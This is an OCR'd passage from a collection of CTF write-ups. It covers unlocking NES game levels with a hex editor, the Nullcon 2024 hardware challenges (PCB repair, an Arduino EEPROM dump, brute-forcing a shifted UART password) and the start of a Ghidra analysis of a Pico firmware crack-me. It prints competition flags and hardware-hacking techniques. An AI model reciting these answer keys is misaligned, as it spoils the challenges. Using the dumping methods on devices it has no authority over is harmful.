



Figure 24: level 6

screen after level 6

Figure 25: screen after level 6

So, we are locked from accessing the rest of the levels normally. So, we need to bypass this. Fortunately ‘fceux’ comes with a hex editor.



Hex editor for memory viewing and editing

Figure 26: Hex editor for memory viewing and editing

We can edit the level counts and just note down the alphabets. Simple, right?

(if you have 0 experience working with hex editor this might be a little bit confusing and might take a little more time for you understand, maybe.)

So hit ctrl + rto reset the game. Now, open the Hex editor from the debug menu and in the 2nd row, look at these three values.(open it in new tab for a better view)




Figure 27: hex values for level and circuit choices.

if we change a circuit like below we can see that the two of the highlighted values changes —




Figure 28: level 2

so after some tinkering with the values, I found that in these highlighted values, first one is for the level so we are in level 2 now, so for that hex is 0x01 [for level one, it's 0x00], and 2nd value is for the default moves limit(moves 00/01) which is 1 always, third one is for how many moves you played(moves 00/01) and the below one is for the circuit choices.

Now that we figured out the hex value for the level count we can hit the reset button(ctrl + r) and now the level count value is 00 in the hex editor.

Now change the value to any level (use a dec to hex converter if needed) and note down the letters.

the last level is ‘23’ (hex is 0x16) , remember the hex values are 1 less than the normal hex value, works like an array index system.




Figure 29: level 23

Unlock the levels one by one and get the flag. [there is no level 7, which is first letter of the flag ’n’, its easy to guess.]

flag is — `UDCTF{nes_FLAg_OH_SNAP}`

I hope you learned something new. Have a good day!

Nullcon Berlin CTF 2024 - HackMe Hardware Challenges by Cryptax

The 6 challenges below use the same PCB.

HackMe Fix the Board (5 solves)

The PCB we are given does not work as such: the screen does not light up and the device does not boot correctly. We’ve got to repair it.

Fix 1

As the screen does not light up, there has to be a power issue. From VCC, we notice there is a Diode, U14, which is in the wrong direction, thus blocking current.

Figure 30: Diode U14 is in the wrong direction

We let the current pass by simply bypassing the diode. I solder a wire from VCC to the other end of U14.




Figure 31: Simply bypassing the diode with a wire

Fix 2

We notice that the track by U17 has been (intentionally) cut by the organizers ;) We just need to solder that again.




Figure 32: The track is cut. We've got to fix that

Fix 3

The same also occurs on a track below the screen: intentionally cut, you just need to add solder. It shows on the photo below (Fix 4 - U15 if I read correctly), just left of the resistor.

Fix 4

A resistor was marked ? and needed to be removed. I didn't have any scissors, so I did it the caveman-way: heated up one end of the soldering while pushing with a screwdriver from beneath to get the resistor out of its socket. Fortunately, an organizer gave me a hand, because my procedure wasn't very safe…




Figure 33: Disconnected the resistor

Flag

Once all those fixes are done, you can power the device using a USB-TTL, and the screen lights up :) You might also have to turn a potentiometer to see the message which gives you the first flag LCD.




Figure 34: Use the potentiometer to adjust screen's contrast

The screen shows several menus, each one consisting in the next challenges to unlock.

> I enjoyed this challenge because I'm a n00b at hardware and it wasn't too difficult. For an even more enjoyable experience, I would recommend having a fixed flag format (LCD does not look like a flag…) + adding more logic to why we absolutely need to fix the broken tracks and remove the resistor.

HackMe Dump the memory (3 solves)

The next 2 challenges consist in dumping the 2 EEPROMs labeled "MEMORY 1" and "MEMORY 2".

I follow the beginning of this tutorial for the wiring, but actually it's quite simple: VCC goes to 5V, SDA goes to A4 and SCL goes to A5. The rest goes to the ground.

The, I use the code of this blog post to read an I2C memory. I just modify the output to break lines every x characters.

Compile the Arduino sketch using "ATmega328P Old bootloader". This information was given by the organizers (when I failed to upload my sketch with the standard bootloader).

```
1 #include <Wire.h>
```

```
#include <stdint.h>
#define CHIP_ADDR 0x50
// http://chrisgreenley.com/projects/eeprom-dumping/
//  SDA is A4 and SCL is A5
void setup() {
  uint8_t dataAddr;
  Serial.begin(9600);
  Serial.println("Setting up serial");
  Wire.begin();
  //Wire.setClock(31000L); //31 kHz
  Wire.beginTransmission(CHIP_ADDR);
  Serial.println("Begin transmission");
  Wire.write(0x00); //Sets the start address for use in the upcoming
      reads
  Wire.endTransmission();

  for (int chipAddr=0; chipAddr<4096; chipAddr++) {
    for(uint8_t i=0;i<8;++i){ //cycle through enough times to capture
        entire EEPROM
      Wire.requestFrom(CHIP_ADDR,32,1); //read 32 bytes at a time
      uint8_t counter = 0;
      while (Wire.available()){
        uint8_t c = Wire.read();
        Serial.write(c); //Send raw data over serial to
        counter++;
        if (counter>=32) {
          Serial.println("");
          counter=0;
        }
      }
    }
  }
  Serial.println("Done");
}

void loop() {

}
```

I am actually quite lucky: I guessed the I2C memory's address: 0x50. I should have used an I2C scanner.

The memory dump provides lots of garbage, and in the middle:

```
l\K5@F[lpRNAUgr6UBMmKVMuXHP1dw;<
E3Ia@V@<=0L2Kf1A62KA0lMWiu_PHBtg
u1=aYfl=FcAb2DDZcQtWav64rLGwVl=@
4@BkHFCbGLFLAG FLAG FLAG...----.
.. LOW ON MEMORY ...-- -... FLAG
 FLAG FLAGpZjZS8YpR177dFTFl:mtTW
```

The flag is `LOW ON MEMORY`.

> I had forgotten to take my Hydrabus to Nullcon CTF. Lesson learned: never go to a CTF without your Hydrabus! However, I really enjoyed dumping the EEPROM using a basic Arduino Nano.

HackMe Dump memory 2 (2 solves)

To dump the second memory, I use exactly the same strategy. This time, the dump contains the following:

```
\bSN8g\ucgPQlJv;h^MD3r;^wkjbw9FL
AG FLAG FLAG...----...   p f l
 u l d g v u d v   ...-- -... FL
AG FLAG FLAGJ7Rv>Nns?1V3R\^`N1c@
```

The flag is *not* `pfl uldgvudv`, nor `pfluldgvudv`, nor `p f l u l d g v u d v`. This looks like a simple alphabet translation. I use an online decoder which easily bruteforces the shift.

Do not forget the space after the 3rd letter. The flag is `you dumpedme`.

> IMHO, this stage is slightly redundant. The encrypted message is too short to do an educated guess on the encryption algorithm, and I was a bit lucky. Also, I didn't notice the space after the 3rd character at first and couldn't understand why flag `youdumpedme` (no space) didn't work…

HackMe UART Password (1 solve)

I connect to the serial port of the board using `picocom`. It tells us to login as root, but asks for a password.

If we search in our EEPROM dumps again, we find `pass:xvxz` in the first dump:

```
]Fcg;]=7AlEmIYJpvMo:WFK`61whptm3
pDfMYZ<Y_^WXfDdEIWUt?NYoapass:xv
```

```
xzE3\2\nBlafvr;RKV>uUpPKt=r3Ui[Y
```

I get hinted by the organizers that the password is *very simple*, so probably only 4 characters, and probably again a translation. This time, the online decoder does not give me the password, and I get hinted again that I should use more ASCII characters.

I run the following Python snippet to view all possible translations of `xvxz`

```
c = 'xvxz'
for i in range(1, 256):
     print([chr((ord(x)+i) % 256) for x in list(c)])
```

One of the output catches my eye: `2024`

```
['/', '-', '/', '1']
['0', '.', '0', '2']
['1', '/', '1', '3']
['2', '0', '2', '4']
['3', '1', '3', '5']
['4', '2', '4', '6']
```

Use `root` and `2024` to login successfully. You get the following message:

```
Login as root in order to gain full access.
The flag for accessing root is HACKER CURIOSITY
```

Actually the flag is *not* `HACKER CURIOSITY` (error?) but `2024`.

> Hiding the UART password is a good idea, but the algorithm is weak and the solution requires too much guessing IMHO. I think the challenge could be improved by hiding a longer message like "UART password: 2024" and encoding that in Base64.


HackMe Write 129 at address 800 (1 solve)

The UART prompt provides a menu with several options:

```
Login as root in order to gai full access.
The flag for accessing root is HACKER CURIOSITY

1. Memory DUMP 1
2. Memory DUMP 2
3. Write mem 1
4. Write mem 2
5. Erase mem 1
6. Erase mem 2
7. Reset Challenge
8. Help
```

If we press (1) it dumps the output of EEPROM 1, and (2) dumps the output of EEPROM 2.

On the device itself (and in the title of the challenge), it tells us to write value 128 at address 129 to get a flag.



So, we select menu (3) and do that:

```
Input address and data like this : ADDR DATA
80  129
Done writing
```

Then, on the board, we select the menu “TELL ME 129”, and run “check for flag”. It sees we have written the address and provides us with the flag. (I forgot which one it was).

> I liked this part, it was easy but it was fun to use both the serial menu and the boards menu.

HackMe Hidden in plain sight (1 solve)


Finally, the last challenge tells us there is a final message “hidden in plain sight”.

The issue is that a message can be hidden in so many places… I search on the EEPROM dumps and ask organizers for confirmation I’m on the correct path. I am. They tell me “it is really hidden in plain sight” but that I have to look well.

It will be easier if the EEPROM is dumped in an aligned format, and that’s what menu 1 and 2 do very well.

```
        DUMPING CONTENTS OF MEMORY 2
0x0000:   ; M ] a O _ P < ; v H e ? s 4 3
0x0010:   0 = n Y 9 p ; J s k _ 0 ? _ O n
0x0020:   [ V ` K ] < P X q 8 o ^ t F ` ]
0x0030:   d 1 ; A < N 3 R N = E 9 7 E B f
0x0040:   @ [ E o = 1 s f l P ; > v O B 7
```

It is at the end of the EEPROM. See image below. The flag is `ORANGE`, who is a sponsor of the board.



> This step does not really involve computer science skills, it's more like cross-words. I wouldn't have completed it without hints, as the initial description does not suggest any particular direction.

Insomni'hack 2024 CTF – Puzzle_IO – by Phil242

Puzzle_IO is a challenge created by Az0x *for Insomni'hack CTF. The challenge was solved by Phil242 and Baldanos*

Puzzle_IO is classified as a Hardware + Reverse challenge, marking a promising start to this new Insomni'Hack CTF edition. Baldanos and I decided to have a look at this one together. We were provided with a binary file along with the usual advice on what to do for the challenge. It became evident early on that this was a crack-me challenge, and all start by the recognition step: you need to go to the admin desk and play with the device.

Interacting with the device was simple: it had a RESET button and a NEXT button. Pressing NEXT caused the LEDs to flash, while RESET initiated a cool animation with the LEDs flashing. Each press of NEXT revealed a different state. Quickly, we understood that the lower 5 red LEDs indicated the current state number, giving the clue of a total of 32 different deterministic states. But how would it reveal a flag? Link to video: YouTube.

Upon examining the first bytes of the binary, we noticed « ELF, » indicating it was time to fire up Ghidra.

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Texte Décodé
00000000   7F 45 4C 46 01 01 01 00 00 00 00 00 00 00 00 00  .ELF............
00000010   02 00 28 00 01 00 00 00 E9 01 00 10 34 00 00 00  ..(.....é...4...
00000020   3C F5 01 00 00 02 00 05 34 00 20 00 03 00 28 00  <õ......4. ...(.
```

Most of the labels were present, and strings indicated that the SDK was called « pico. » Given the form factor of the device and the numerous occurrences of « pico » strings, we were fairly confident that a Raspberry Pi Pico was being used, featuring the tiny RP2040 MCU. Although Ghidra 11 successfully opened it, even without the hardware description of the MCU peripherals, the labels provided enough information to understand what was happening on the device.

```
__wrap_puts("BOOTING PUZZLE IO");
stdio_init_all();
sleep_ms(1000);
__wrap_memcpy(&flag,0x101c0000,0x20);
__wrap_printf("INIT PERIPHERALS...");
uVar2 = pio_claim_unused_sm(0x50300000,1);
uVar3 = pio_add_program(0x50300000,&leds_program);
leds_program_init(0x50300000,uVar2,uVar3,5,8);
uVar3 = pio_claim_unused_sm(0x50300000,1);
uVar4 = pio_add_program(0x50300000,&leds_program);
leds_program_init(0x50300000,uVar3,uVar4,0x12,5);
uVar4 = pio_claim_unused_sm(0x50300000,1);
uVar5 = pio_add_program(0x50300000,&button_program);
button_program_init(0x50300000,uVar4,uVar5,0x11);
__wrap_puts("DONE !");
__wrap_printf("INIT LOGIC...");
uVar6 = pio_add_program(0x50200000,&op0_program);
op0_program_init(0x50200000,0,uVar6);
uVar6 = pio_add_program(0x50200000,&op1_program);
op1_program_init(0x50200000,1,uVar6);
uVar6 = pio_add_program(0x50200000,&op2_program);
op2_program_init(0x50200000,2,uVar6);
uVar6 = pio_add_program(0x50200000,&op3_program);
op3_program_init(0x50200000,3,uVar6);
__wrap_puts("DONE !");
result = 0;
btn_NXT_prev_state = 0;
__wrap_puts("INIT DONE !");
__wrap_puts("WAITING USER INPUT !");
```

The most notable observation was that the “flag” byte array was copied from an unknown zone to memory. It was then processed by the code to produce the different LED states. The goal became instantly clear: we needed to compute the original flag byte vector from the 32 different LED states. But wait – there was no code in the various functions, only hardware calls.

```
else {
  btn_NXT_prev_state = 1;
  unk_0_3 = position_0_31 & 3;
  result_temp = (&sauce)[position_0_31 & 7];
  uVar1 = (&flag)[position_0_31 & 0x1f];
  if (unk_0_3 == 3) {
    result = secret_op_3(0x50200000,3,result_temp,uVar1);
  }
  else if (unk_0_3 < 4) {
    if (unk_0_3 == 2) {
      result = secret_op_2(0x50200000,2,result_temp,uVar1);
    }
    else if (unk_0_3 < 3) {
      if ((position_0_31 & 3) == 0) {
                /* not 8 bits */
        result_temp = secret_op(0x50200000,unk_0_3,result_temp);
        result = secret_op_3(0x50200000,3,result_temp,uVar1);
      }
      else if (unk_0_3 == 1) {
                /* mask 4 bits poids faible */
        result_temp = secret_op(0x50200000,1,result_temp);
                /* XOR */
